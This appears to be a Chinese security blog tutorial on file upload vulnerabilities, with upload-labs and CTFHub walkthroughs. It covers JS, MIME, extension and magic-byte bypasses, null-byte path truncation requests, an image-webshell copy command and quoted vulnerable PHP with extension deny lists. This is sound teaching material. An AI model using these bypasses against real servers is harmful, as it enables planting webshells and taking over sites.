文件上传

原创


qingse1013 于 2021-01-24 23:05:36 发布 1473 收藏

分类专栏： 安全学习 文章标签： web

文件上传 原理 类型 预防

0x00 文件上传原理

文件上传漏洞是指用户上传了一个可执行脚本文件，并通过此文件获得了执行服务器端命令的能力。在大多数情况下，文件上传漏洞一般是指上传 WEB 脚本能够被服务器解析的问题，也就是所谓的 webshell 问题。完成这一攻击需要这样几个条件，一是上传的文件能够被 WEB 容器执行，其次用户能从 WEB 上访问这个文件，最后，如果上传的文件被安全检查、格式化、图片压缩等功能改变了内容，则可能导致攻击失败。



Webshell简介：

WebShell就是以asp、php、jsp或者cgi等网页文件形式存在的一种命令执行环境，也可以将其称之为一种网页后门。攻击者在入侵了一个网站后，通常会将这些asp或php后门文件与网站服务器web目录下正常的网页文件混在一起，然后使用浏览器来访问这些后门，得到一个命令执行环境，以达到控制网站服务器的目的（可以上传下载或者修改文件，操作数据库，执行任意命令等）。

WebShell后门隐蔽较性高，可以轻松穿越防火墙，访问WebShell时不会留下系统日志，只会在网站的web日志中留下一些数据提交记录，没有经验的管理员不容易发现入侵痕迹。攻击者可以将WebShell隐藏在正常文件中并修改文件时间增强隐蔽性，也可以采用一些函数对WebShell进行编码或者拼接以规避检测。除此之外，通过一句话木马的小马来提交功能更强大的大马可以更容易通过

S出现场景：用户上传头像，编写文章上传图片等

PHP $_FILES函数

```
然后upload.php中可以直接用
$_FILES
$_POST
$_GET
等函数获取表单内容。
当客户端提交后，我们获得了一个$_FILES 数组
```

```
$_FILES数组内容如下：
$_FILES['myFile']['name'] 客户端文件的原名称。
$_FILES['myFile']['type'] 文件的 MIME 类型，需要浏览器提供该信息的支持，例如"image/gif"。
$_FILES['myFile']['size'] 已上传文件的大小，单位为字节。
$_FILES['myFile']['tmp_name'] 文件被上传后在服务端储存的临时文件名，一般是系统默认。可以在php.ini的upload_tmp_dir 指定，但 用 putenv() 函数设置是不起作用的。
$_FILES['myFile']['error'] 和该文件上传相关的错误代码。['error'] 是在 PHP 4.2.0 版本中增加的。下面是它的说明：(它们在PHP 3.0以后成了常量)
```

附加：本地upload环境搭建

0x01 为什么文件上传存在漏洞

- 上传文件的时候，如果服务器脚本语言，未对上传的文件进行严格的验证和过滤，就容易造成上传任意文件，包括上传脚本文件。
- 如果是正常的PHP文件，对服务器则没有任何危害。
- php可以像其他的编程语言一样，可以查看目录下的文件，查看文件中的吗内容，可以执行系统命令等。
- 上传文件的时候，如果服务器端脚本语言，未对上传的文件进行严格的验证和过滤，就有可能上传恶意的PHP文件，从而控制整个网站，甚至是服务器。这个恶意的PHP文件，又被称为WebShell。

0x02 客户端检测绕过（JS检测）

客户端检测绕过(javascript 检测)

简介

这类检测通常在上传页面里含有专门检测文件上传的 javascript 代码

最常见的就是检测扩展名是否合法


通常这种检测机制通常伴随页面 asp 弹框，检测流程是在本地的，不会上传流量到服务器

检测内容：

2.操作：前端对文件后缀进行检查，该种通过抓包修改数据包即可解决

绕过方法

1. 我们直接删除代码中onsubmit事件中关于文件上传时验证上传文件的相关代码即可。



或者可以不加载所有js，还可以将html源码copy一份到本地，然后对相应代码进行修改，本地提交即可。

2.burp改包，由于是js验证，我们可以先将文件重命名为js允许的后缀名，在用burp发送数据包时候改成我们想要的后缀。

eg: CTF HUB web 前端验证

0x03服务端检测绕过 MIME 绕过

定义：MIME(（Multipurpose Internet Mail Extensions）多用途互联网邮件扩展类型。是设定某种扩展名的文件用一种应用程序来打开的方式类型，当该扩展名文件被访问的时候，浏览器会自动使用指定应用程序来打开。多用于指定一些客户端自定义的文件名，以及一些媒体文件打开方式每个MIME类型由两部分组成，前面是数据的大类别，例如声音 audio、图象 Image等,后面定义具体的种类。

MIME类型就是服务端会检测Content-Type的值

- ## Content-Type检测

> HTTP协议规定了上传资源的时候在Header中加上一项文件的MIMETYPE，来识别文件类型，这个动作是由浏览器完成的，服务端可以检查此类型。不过这仍然是不安全的，因为HTTP header可以被发出者或者中间人任意的修改，不过加上一层防护也是可以有一定效果的。

常见的MME类型，例如：

超文本标记语言文本 .html,html text/htm

普通文本 .txt text/plain

RTF文本. rtf application/rtf

GIF图形 .gif image/gif

JPEG图形 . jpg image/jpeg

[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-nrlkCfWo-1611500711946)(C:\Users\77771\AppData\Roaming\Typora\typora-user-images\image-20210121231806868.png)]

- 检测原理

当用户上传文件到服务器端的时候，服务器端的程序会获取上传文件的MIME类型，然后用这个获取到的类型来和期望的MIME类型进行匹配，如果匹配不上则说明上传的文件不合法。服务端检测MIME类型的代码如下：

```
if (($_FILES['upload_file']['type'] == 'image/jpeg') || ($_FILES['upload_file']['type'] == 'image/png') || ($_FILES['upload_file']['type'] == 'image/gif')){

 ...//判断过后对文件处理的进一步操作
}
```

- 绕过方法

因为服务端检测的是文件的MIME类型，而对这个MIME类型的的值的获取是通过HTTP请求字段里的Content-Type字段 ，所以绕过的方法就是通过修改Content-Type的值，比如修改为image/jpeg；image/png；image/gif等等允许上传类型对应的MIME值

eg: CTF HUB web MIME绕过

0x04 服务端检测绕过（文件扩展名检测）

大致可以分为两类

- 黑名单后缀绕过

名单里有的后缀不可上传，上传没有的就行了

- 白名单后缀绕过

名单里有的后缀才可上传，如果是在前段验证可以加验证的后缀

0x01 00截断

定义：00截断是绕过上传限制的一种常见方法。在C语言中，“\0”是字符串的结束符，如果用户能够传入“\0”，就能够实现截断。

00截断通过上传限制适用的场景为，后端先获取用户上传的文件名，如x.php\00.jpg,再根据文件名获得文件的实际后缀jpg；通过后缀的白名单校验后，最后在保存文件时发生截断，实现上传的文件为x.php

0x00是十六进制表示方法，表示ASCII码为0的字符，在一些函数处理时，会把这个字符当作结束符。


0x00可以用在对文件名的绕过上，具体原理：系统在对文件名进行读取时，如果遇到0x00，就会认为读取已经结束。但要注意是文件的十六进制内容里的00，而不是文件名中的00。也就是说系统是按二进制或十六进制读取文件，遇到ASCII码为0的位置就停止，而这个ASCII码为0的位置在十六进制中是00。

总之就是利用ASCII码为0这个特殊字符，让系统认为字符串已经结束


注：php版本要 PHP<5.3.29，且GPC关闭

eg：upload labpass12

这题和上一题基本一样，只是`save_path`不在`URL`中了，而在`POST`数据里面，由于`POST`里面的数据不会被`url自动解码`，所以要稍微改变一下，首先，先改好路径，然后再路径后面加上一个字符，什么字符都可以，这里我为了方便用`+`号。



然后再点击`Hex`，找到对应`+`的十六进制数据`2b`。



75	70	6c	6f	61	64	2f	31	32	2e	70	68	70	2b	0d	0a
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d
2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	2d	32	34	38

upload/12.php+

----------248


直接双击`2b`改为`00`，再切回到`RAW`，查看报文。

```
Content-Disposition: form-data; name="save_path"

../upload/12.php□
-----------------------------24872478911172
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------24872478911172
```


直接GO，查看返回结果。

```
        <div id="msg">
                    </div>
        <div id="img">
          <img src="../upload/12.php□/3520191104113632.jpg" width="250px'
      </li>
        </ol>
</div>
```


访问，解析成功。




因为是十六进制所以这种截断叫做是`0x00截断`，其实是`%00截断`最终被`url解码`还是会变成`0x00`的。在`url`中`%00`表示`ascll`码中的`0`，而`ascii`中`0`作为特殊字符保留，表示字符串结束，所以当`url`中出现`%00`时就会认为读取已结束。这是一样的道理，所以这里还有另外一种做法。

```
../upload/12.php%00
-----------------------------24872478911172
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
```

```
-----------------------------24872478911172
Content-Disposition: form-data; name="submit"
```


直接在后面加上`%00`然后选中，右键如下图进行`url解码`即可，或者直接按`ctrl+shfit+u`。



效果会是一样的。

```
-----------------------------24872478911172
Content-Disposition: form-data; name="save_path"

../upload/12.php
-----------------------------24872478911172
Content-Disposition: form-data; name="upload_file"; filename="info.jpg"
Content-Type: application/octet-stream

<?php phpinfo(); ?>
-----------------------------24872478911172
Content-Disposition: form-data; name="submit"
```


源码不用分析什么，就是将`GET`换成了`POST`而已。

```php
$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_ext = substr($_FILES['upload_file']['name'],strrpos($_FILES['upload_file']['name'],".")+1);
    if(in_array($file_ext,$ext_arr)){
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = $_POST['save_path']."/".rand(10, 99).date("YmdHis").".".$file_ext; //换成了POST

        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传失败";
        }
    } else {
        $msg = "只允许上传.jpg|.png|.gif类型文件！";
    }
}
```

%00截断

- 原理：url发送到服务器后被服务器解码，这时还没有传到验证函数，也就是说验证函数里接收到的不是%00字符，而是%00解码后的内容，即解码成了0x00。总之就是%00被服务器解码为0x00发挥了截断作用。
- 例题 CTF hub web %00截断
- [外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-OuAPl4IJ-1611500711947)(C:\Users\77771\AppData\Roaming\Typora\typora-user-images\image-20210122234230481.png)]

0x0a截断

0x0a是十六进制表示方法，表示ASCII码为/n的换行字符，具体为换行至下一行行首起始位置。

分享一篇很好的00截断博客

http://www.admintony.com/%E5%85%B3%E4%BA%8E%E4%B8%8A%E4%BC%A0%E4%B8%AD%E7%9A%8400%E6%88%AA%E6%96%AD%E5%88%86%E6%9E%90.html

0x02 双写后缀绕过

- 原理:黑名单会给出一些不可使用的后缀名。
  将写入一句话木马的php文件上传，抓包，将后缀改为.pphphp即可，双写即可绕过。
  思路不唯一，各种后缀也是各种双写。
- 解析后，pphphp后缀名会变为php后缀名

eg: CTF HUB web 双写后缀名

0x03 后缀大小写绕过

eg： upload-labs Pass 6

```php
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

我们发现对.htaccess也进行了检测，但是没有对大小写进行统一。

绕过原理：通过对检测不包含的后缀名（黑名单）漏洞利用来实现绕过

绕过方法

后缀名改为PHP即可//在实际操作中将后缀改为phP，pHp，Php等格式同样成立

0x04 空格绕过

eg： upload-labs Pass 7

源码分析

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess",".ini");
        $file_name = $_FILES['upload_file']['name'];
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file,$img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

黑名单限制，也限制了大小写，讲道理使用文件改写也是可以的，但是我们分析源码发现此题并没有对空格进行过滤

*file xt** ** file_ext);//收尾去空

与Pass04再来做一下对比

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".php1",".html",".htm",".phtml",".pht",".pHp",".pHp5",".pHp4",".pHp3",".pHp2",".pHp1",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSpx",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".ini");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = str_ireplace('::$DATA', '', $file_ext);//去除字符串::$DATA
        $file_ext = trim($file_ext); //收尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件不允许上传!';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

在第11行有着收尾去空

绕过方法：在burpsuite抓包时，将“1.PHP"文件修改为”1.PHP "

0x05 点绕过

windows会对文件中的点进行自动去除，所以可以在文件末尾加点绕过

```php
$file_name = deldot($file_name);//删除文件名末尾的点
```

eg： upload-labs Pass 8

0x06 ::$DATA绕过

绕过原理：利用Windows特性

在window的时候如果文件名+`"::$DATA"`会把`::$DATA`之后的数据当成文件流处理,不会检测后缀名，且保持`::$DATA`之前的文件名，他的目的就是不检查后缀名

例如:`"phpinfo.php::$DATA"`Windows会自动去掉末尾的`::$DATA`变成`"phpinfo.php"`

eg：upload-labs Pass 8

源码中未过滤`::$DATA`

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array(".php",".php5",".php4",".php3",".php2",".html",".htm",".phtml",".pht",".pHp",".pHp5","
.pHp4",".pHp3",".pHp2",".Html",".Htm",".pHtml",".jsp",".jspa",".jspx",".jsw",".jsv",".jspf",".jtml",".jSp",".jSp
x",".jSpa",".jSw",".jSv",".jSpf",".jHtml",".asp",".aspx",".asa",".asax",".ascx",".ashx",".asmx",".cer",".aSp",".
aSpx",".aSa",".aSax",".aScx",".aShx",".aSmx",".cEr",".sWf",".swf",".htaccess");
        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = deldot($file_name);//删除文件名末尾的点
        $file_ext = strrchr($file_name, '.');
        $file_ext = strtolower($file_ext); //转换为小写
        $file_ext = trim($file_ext); //首尾去空

        if (!in_array($file_ext, $deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH.'/'.date("YmdHis").rand(1000,9999).$file_ext;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            } else {
                $msg = '上传出错！';
            }
        } else {
            $msg = '此文件类型不允许上传！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

代码中没有对`::$DATA`进行处理

0x05 服务端检测绕过（文件内容检测）

0x01 文件头检查

文件头检查是指当浏览器上传到服务器的时候，白名单进行的文件头检测，符合，则允许上传，否则不允许上传。

- 用010 editor打开，找到你所改成图片的文件头（例如我想改成的是png格式，也可以jpg等，png图片的格式头是89 50 4E 47），只要将其放在文件头部（也就是放在一句话的前面）,保存即可。
- 也可以找到一个png图片用010 editor 打开，将一句话木马插入在最下面
- 还可以在bp抓包的时候直接将一句话木马改写进去

一句话图片马命令：

```
copy xx.png/b+xx.php/a xx.php
```

eg: CTF HUB web 文件头检查

文件幻数检测

主要是检测文件内容开始处的文件幻数，比如图片类型的文件幻数如下，
要绕过jpg 文件幻数检测就要在文件开头写上下图的值：

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	FF	D8	FF	E0	00	10	4A	46	49	46	00	01	01	00	00	01	ÿØÿà JFIF

Value = FF D8 FF E0 00 10 4A 46 49 46

要绕过gif 文件幻数检测就要在文件开头写上下图的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	47	49	46	38	39	61	0A	00	0A	00	D5	00	00	00	00	00	GIF89a

Value = 47 49 46 38 39 61

要绕过png 文件幻数检测就要在文件开头写上下面的值

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG

Value = 89 50 4E 47

然后在文件幻数后面加上自己的一句话木马代码就行了

。

0x02 getimagesize()类型验证

- getimagesize()简介
  这个函数功能会对目标文件的16进制去进行一个读取，去读取头几个字符串是不是符合图片的要求的
- 因此对于这种验证的绕过，我们只需要造一个图片马就行。

eg: upload-labs Pass 15 getimagesize($filename);

0x03 exif——imagetype（）

0x00 exif——imagetype（）

0x01 .user.ini

那么什么是.user.ini？

这得从php.ini说起了。php.ini是php默认的配置文件，其中包括了很多php的配置，这些配置中，又分为几种：`PHP_INI_SYSTEM`、`PHP_INI_PERDIR`、`PHP_INI_ALL`、`PHP_INI_USER`。 在此可以查看：http://php.net/manual/zh/ini.list.php 这几种模式有什么区别？看看官方的解释：

PHP_INI_* 模式的定义

模式	含义
PHP_INI_USER	可在用户脚本（例如 ini_set()）或 Windows 注册表（自 PHP 5.3 起）以及 *.user.ini* 中设定
PHP_INI_PERDIR	可在 *php.ini*，*.htaccess* 或 *httpd.conf* 中设定
PHP_INI_SYSTEM	可在 *php.ini* 或 *httpd.conf* 中设定
PHP_INI_ALL	可在任何地方设定

其中就提到了，模式为PHP_INI_USER的配置项，可以在ini_set()函数中设置、注册表中设置，再就是.user.ini中设置。 这里就提到了.user.ini，那么这是个什么配置文件？那么官方文档在这里又解释了：

除了主 php.ini 之外，PHP 还会在每个目录下扫描 INI 文件，从被执行的 PHP 文件所在目录开始一直上升到 web 根目录（`$_SERVER['DOCUMENT_ROOT']` 所指定的）。如果被执行的 PHP 文件在 web 根目录之外，则只扫描该目录。

在 `.user.ini` 风格的 INI 文件中只有具有 PHP_INI_PERDIR 和 PHP_INI_USER 模式的 INI 设置可被识别。

这里就很清楚了，`.user.ini` 实际上就是一个可以由用户“自定义”的php.ini，我们能够自定义的设置是模式为“PHP_INI_PERDIR、PHP_INI_USER”的设置。（上面表格中没有提到的PHP_INI_PERDIR也可以在.user.ini中设置）

